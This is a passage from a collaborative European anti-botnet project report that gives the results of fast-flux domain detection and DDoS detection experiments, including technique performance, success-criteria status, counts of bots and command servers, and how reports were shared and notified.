To analyse the four techniques (Time based, TTL based, Domain name, DNS answer) used to identify a Fast-Flux domain, two different types of analysis have been applied. For these analyses, time based and TTL based have been considered as only one technique due to its similarity.

7.3.2.1. First Analysis

For every malicious domain that has been reported, it gets how much each sensor has contributed to the total score globally. For example, in the following table it is presented malicious features found per technique and per domain:

URL	Technique 1	Technique 2	Score per domain
bad_domain1	2	5	7
bad_domain2	1	4	5
bad_domain3	3	1	4
Total	6	10	16

Table 16 - Fast-Flux Experiment - Example first feature analysis

Technique 1 has contributed 6 out of 16 of the total score, so that is a 37% of performance, against the 63% of performance of the technique 2, which clearly contributed more to the total score.

Considering that methodology, it is find the percentages of the features being:

Time Based	0.154499
Domain Based	0.247878
DNS Based	0.001132
TTL Based	0.596491

Table 17 - Fast-Flux Experiment - First type feature analysis

This analysis technique has the drawback of reward techniques that have more features because they have more chances to find malicious domains.

7.3.2.2. Second Analysis

To reduce the bias of some techniques having more features to contribute, it is possible to make an absolute table with only Boolean values for each technique and domain. Value "True" means that the domain has been detected as malicious for at least one of the features of that sensor. For example:

URL	Technique **1**	Technique **2**
bad_domain1	True	True
bad_domain2	False	True
bad_domain3	True	True
Total	2	3

Table 18 - Fast-Flux Experiment - Example second feature

That means, the technique 1 found 2 domains out of 3 reported (or 67% of performance), and technique 2 found 3 domains out of 3.

With that methodology, the corresponding percentages are:

Time Based	0.291667
Domain Based	0.467949
DNS Based	0.002137
TTL Based	0.512821

Table 19 - Fast-Flux Experiment - Second type feature analysis results

In this table, the Domain Based and TTL Based are almost at the same level, finding a malicious domain half of the time, and the Time Based sensor not too bad at nearly one third of the times. The DNS Based sensor still has the worst performance of the four, but it is also true that it has a stricter algorithm to determine a malicious domain.

7.3.2.3. Summary

The TTL Based analysis is an easy and quick way to find Fast Flux Domains, having to do some simple statistical functions over the TTL values of the queries and answers.

The Time Based and Domain Based analysis can have some good leading results, but require more effort in development and computational power. The DNS Based analysis is an easy and quick algorithm to develop, but it could have a rather low performance. In general, it can be said that, although each technique obtains good results by itself, it is not recommended to rely only in one, because they complement each other in most cases.

7.4. Success criteria final status

Success criteria for fast flux experiment were defined in the D3.1 Planing reports of the experiments.

To determine the status of the success criteria, have been applied the following rules:

- **Achieved**: The success criteria has been achieved completely.
- **Achieved with observations**: The success criteria has been executed but not by all partners who should (due to different reasons), or when there have not been opportunities to execute the action required, e.g. there have not been detected any incident of the constituency of the partners involved, but all mechanisms are ready to execute it.
- **Not achieved:** There was not possible to execute successfully the success criteria.

Following is reported the status of each success criteria once the experiments have finished:

- Domains using Fast Flux techniques and bots are detected by sensors and sent to CCH.

  Status: Achieved.

  Justification: All domains and bots detected related to fast flux have been sent to the CCH by the different sensors of the experiment, as it can be seen in the Metrics section.

- At least 85% of the malicious domains detected implementing fastflux are notified to the domain name registrars.

Status: Achieved with observations.

Justification: Romanian CERT has notified the 100% of the malicious domains implementing fast flux detected under his constituency.

Not domains under the constituency of the rest of CERTs involved on the experiments have been detected. Anyway, the notification to registrars is implemented in the case of some domain would be detected.

- 100% of fastflux bots identified and sent to CCH are reported by CERTs to ISPs (which are CERT's constituency).

  Status: Achieved with observations.

  Justification: Croatian have notified to ISPs about all bots related to fast flux techniques and belonging to their constituency.

  Other CERTs have not notified due to any website belonging to their constituency have been detected or because they are analyzing and/or integrating the data collected from ACDC to their notification process.

- 75% of incidents are notified by involved ISPs to affected end users, if it is legally feasible depending of the country.

  Status: Achieved with observations.

  Justification: TID, through his Business unit, Telefonica Spain ISP, in collaboration with the Spanish National Support Center operated by INCIBE, notify infected end users by mail through its abuse department Nemesys.

  ISPs in the project are not doing other type of notifications to end-users because they are still analysing the data received and finishing the developments of the process to integrate and generate the notification. TI-IT will notify through the Telecom Italia Security Operation Center (SOC) and TID through the Telefónica business unit in Spain with a format and a procedure of notification very similar to the one used by National support Centre.

- 100% of C&C server discovered are notified to LEAs, in order to start a takedown process, if it is legally feasible depending of the country.

  Status: Achieved with observations.

  Justification: No C&C server belonging to the partners' constituency have been discovered. Therefore, it is not applicable to be notified. If some C&C server is detected in the CERTs constituency, the notification to LEAs is planned.

7.5. Parallel activities

In the scope of the experiments, a Fast Flux blog has been created on the Community Portal, accessible by partners participating in the experiments.

The concept of the blog is to report main experiment results and activities of each period, as well as other news or publications related to the experiments.

The principal tasks published during the experiments, has been the following:

- Fast Flux experiment graphs and statistics.
- Some tools statistics for fast flux experiment by period.
- Detection evidences related to fast flux.

8. DDoS experiment

8.1. *Partners and tools involved*

The following partners and tools have been involved in the DDoS experiment. The contributions are divided by the different roles defined.

8.1.1. Coordination

ROLE	PARTNER
Experiment Coordinator	INCIBE
	DE-CIX

Table 20 – DDoS Experiment – Coordination

8.1.2. Detection & Analysis

ROLE	PARTNER	SOLUTION
Tool Owner & Operator	DE-CIX	DDoS-SENSOR
Tool Owner & Operator	TI-IT	HONEYNET
Tool Owner & Operator	IF-IS	DDoS MONITORING TOOL
		DDoS SENSOR OPERATING MODE
Tool Owner & Operator	TID	HONEYNET
Tool Owner & Operator	CERT-RO	HONEYNETRO
Tool Owner & Operator	MONTIMAGE	MMT
Tool Owner & Operator	ATOS	AHPS
		DNS TRAFFIC SENSOR
Tool Operator (MONTIMAGE Tool)	BGPOST	MMT

Table 21 – DDoS Experiment – Detection & Analysis

8.1.3. Notification & Mitigation

ROLE	PARTNER
NSC	INCIBE
NSC	CARNet
NSC	ISCTI
NSC	FCT|FCCN
CERT	INCIBE
CERT	CARNet
CERT	CERT-RO
CERT	DFN-CERT
CERT	FCT|FCCN
CERT	ISCTI
ISP	TI-IT
ISP	TID

Table 22 – DDoS Experiment – Notification & Mitigation

8.2. Metrics

DDoS experiment has been focused on the identification and detection of attacks, bots and command and control servers.

The following table is a short of the number of reports detected by each type of element. This data is based on the periodic reports that each partner has filled during the experiments.

Type of incident detected	Volume
DDoS attack	34.141.371
DDoS bots	7.124
C&C	94
Botnets	9
Reports sent to CCH	34.651.968
Reports collected for mitigation	685.201
Reports collected for improvement	19.291.942

Table 23 – DDoS Experiment – Summary

The following metrics are submitted in three different blocks:

- **INCIDENTS DETECTED:** Total number of incidents detected by all sensors involved and related to the experiment. Must be taken into account that not all incidents detected are shared through the CCH due to different aspects:
    - **Legal issues.** Besides concrete legal issues that partners could have mainly referrer to personal data sharing, the main issue during the first periods of the experiments was that partners must study the terms and conditions of use placed on the CCH before start to share data.
    - **Data of the own constituency of the partner who detects it.** For those types of data that is sent to partners through constituency, such as IPs, if the partner that detects is who has to handle it, it is not necessary to send this data because they are going to manage the incident.
    - **Internal reasons.** There is data that partners decided not to send but it has been detected in the scope of the experiments, so it counts in the incidents detected by category. Partners decided this by their own discretion and it may be modified at any time. The reasons can go from technical issues that prevent to send data to low quality of the data detected.
    - **Issues while sending.** Some partners have been finishing the developments of their systems to send and receive data during the period of the experiments, this may cause some issues on their channels and not all reports have been sent correctly.

- **REPORTS SENT TO CCH:** Total number of reports sent to the CCH by all partners involved related to the experiment.

- **REPORTS COLLECTED FOR MITIGATION:** Total number of reports collected between all ISPs and CERTs for mitigation purposes. Once collected they are analysed and notified when appropriate.

  Must be taken into account that not all the data sent to the CCH will be collected, only under two casuistic; if it belongs to the constituency of the partner receiving data or there is a key sharing police established.

The number of notifications done can be higher than the reports collected for mitigation due to some of the partners doing notification are the same that detect the incidents; when a detection is related to an incident belonging to their own constituency, those reports are not send through the CCH because it would be received by they own, so the notification is made directly.

- **REPORTS COLLECTED FOR IMPROVEMENT:** Total number of reports collected from CCH between all partners as tool owner/operator, this mean not only ISPs, CERTs and NSCs roles, but correlators and analyzers too and any partner who established a sharing policy between keys. This data is used to increase the quality of detection and prevention such generation of black lists or new correlation rules.

8.2.1. Incidents detected

8.2.1.1. DDoS attacks

During the complete period of the experiments have been detected a total number of 34.141.371 DDoS attacks.

The details on the information of the DDoS attacks, such as classification by attack, ASN or country, are not available because the sensors that detect those attacks do not provide this type of information and it cannot be extracted from CCH neither. Nonetheless, some partners could provide information such as the botnet related, the type and pattern of the attacks detected. A brief description about these elements can be found on the Qualitative results section.

Family botnets related to the attacks detected have been:

- Dirtjumper
- Blackenergy
- Athena

Below are the type of attacks identified:

- Amplification DoS.
- SYN Flood.
- UDP Flood.
- Several attempts to distribute malware associated with DDoS tools or attacks.
- Several attempts to use tools such as Nmap to carry out DoS attacks.

And the patterns:

- DDOS SYN flood attack detected
- ET SCAN ZmEu Scanner User-Agent Inbound
- GPL SCAN superscan echo
- ET DOS Possible NTP DDoS Inbound Frequent Un-Authed MON_LIST Requests IMPL 0x03
- ET SCAN NETWORK Incoming Masscan detected
- ET TOR Known Tor Exit Node Traffic group 90
- ET DOS DNS Amplification Attack Inbound
- ET TROJAN Double HTTP/1.1 Header Inbound - Likely Hostile Traffic

- ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
- ET SCAN Behavioral Unusual Port 445 traffic, Potential Scan or Infection

8.2.1.2. DDoS bots

During the complete period of the experiments have been detected a total number of 7.124 IP addresses identified as DDoS bots. Those are IPs attacking honeynets.

Classifying the number of IPs addresses identified as DDoS bots per attack:




Figure 60 – DDoS experiment – Number of IPs identified as DDoS bots per attack

These attacks correspond to either a technique used to attack or the tool that performs the attacks. The two first elements correspond to techniques while the third one: NKiller is related to a tool mainly used to perform DDoS attacks. Finally, Trojan activity is referred to malware dropped into honeypots that tries to infect a machine and perform DDoS activities.

Classifying the number of IPs addresses identified as DDoS bots per ASN, the following figure shows the top 30:




Figure 61 – DDoS experiment – Top 30 ASNs with IPs identified as DDoS bots

The ASN 15169 belonging to United States protrudes noticeably in number of IPs identified as DDoS bots over the rest of ASNs.

Classifying the number of IPs addresses identified as DDoS bots per country, the following figure shows the top 30:




Figure 62 – DDoS experiment – Top 30 countries with IPs identified as DDoS bots

United States is the country with more IPs identified as DDoS bots.

8.2.1.3. C&C

During the complete period of the experiments, have been detected a total amount of 94 command and control servers related to DDoS.

Classifying the number of C&C IPs addresses per country:




Figure 63 – DDoS experiment – C&C IPs addresses per country

United States of America is the country with more C&C IPs addresses related DDoS.

8.2.1.4. Botnets

During the complete period of the experiments have been detected a total number of 9 botnets related to the DDoS experiment.

These botnets belongs to the following family botnets: Dirtjumper, Blackenergy and Athena. Every family botnet could be formed by different C&C, so, belonging to each of this three families are a total of 9 unique C&Cs discovered.

8.2.2. Reports sent to CCH

During the complete period of the experiments, a total number of 34.651.968 reports were sent to the CCH in the scope of the DDoS experiment.

The following figure disaggregates the total amount of reports sent by partner:




Figure 64 – DDoS experiment – Reports sent by partner

8.2.3. *Reports collected for mitigation*

During the experiments between all CERTs have been collected 353.154 IPs addresses identified as bots and 747 C&C IPS addresses. ISPs have collected 1.366 IPs addresses identified as bots related mobile network and 329.934 related fixed network.




Figure 65 – DDoS experiment – Information collected by CERTs




Figure 66 – DDoS experiment – Information collected by ISPs

It is important to take into account that each CERT and ISP does not collect all reports sent, but only the information belonging to their constituency. Once received, the data are analysed by each CERT and ISP with their own criteria to determine if the report must be included in the notification cycle.

8.2.3.1. Notification

During the experiments were sent 108.662 notification from CERTs to ISPs about DDoS bots.

The top 30 ASNs notified are the following:




Figure 67 – DDoS experiment – Number notification sent by ASN

After the process of analysis some reports were determined not suitable for notification, due to different reasons like false positives or reports with low reliability (confidence level).

Some partners with notification role are already analyzing the data received in order to integrate it in the notification process.

More information about general notification step is explained in section Mitigation & Notification.

8.2.4. *Reports collected for improvement*

Between all partners receiving data, during the experiments have been collected the following reports for improvement purpose:




Figure 68 – DDoS experiment – Information collected for improvement

8.3. Qualitative results

Specific and detailed objectives for the DDoS experiment detailed on document D3.1-Planning of Experiments are:

- Analyze traffic of real DDoS attacks (already detected and stopped) in order to discover bots and C&C (if possible) involved on them.

Based on these objectives and the results given on the previous section, outcomes obtained can be considered good. Thanks to the technologies used, such as blackholing, ongoing attacks were stopped and the source of these attacks were reported to the CCH. In addition, the use of another technology to obtain bots, like honeypots, gives a wider view and increases the probability to detect infected computers. It is important to notice that they may represent not much pure DDoS attacks, but rather infection attempts to gain control of nodes in view of possible future DDoS attacks. Although honeypots may not detect pure DDoS attacks, in some cases, they have been combined with IDS technologies that provide them with the ability to detect real attacks. Honeypots were also used to detect DNS amplification attacks by monitoring subnets. Both technologies, blackholing and honeypots, have the drawback of the spoofed IPs, it is not a problem if it is only seen in terms of detection and stop an attack, but for mitigation purpose it does. It was solved by CERTs and ISPs checking whether an IP may be spoofed. At the end it depends on the criteria applied by each CERT 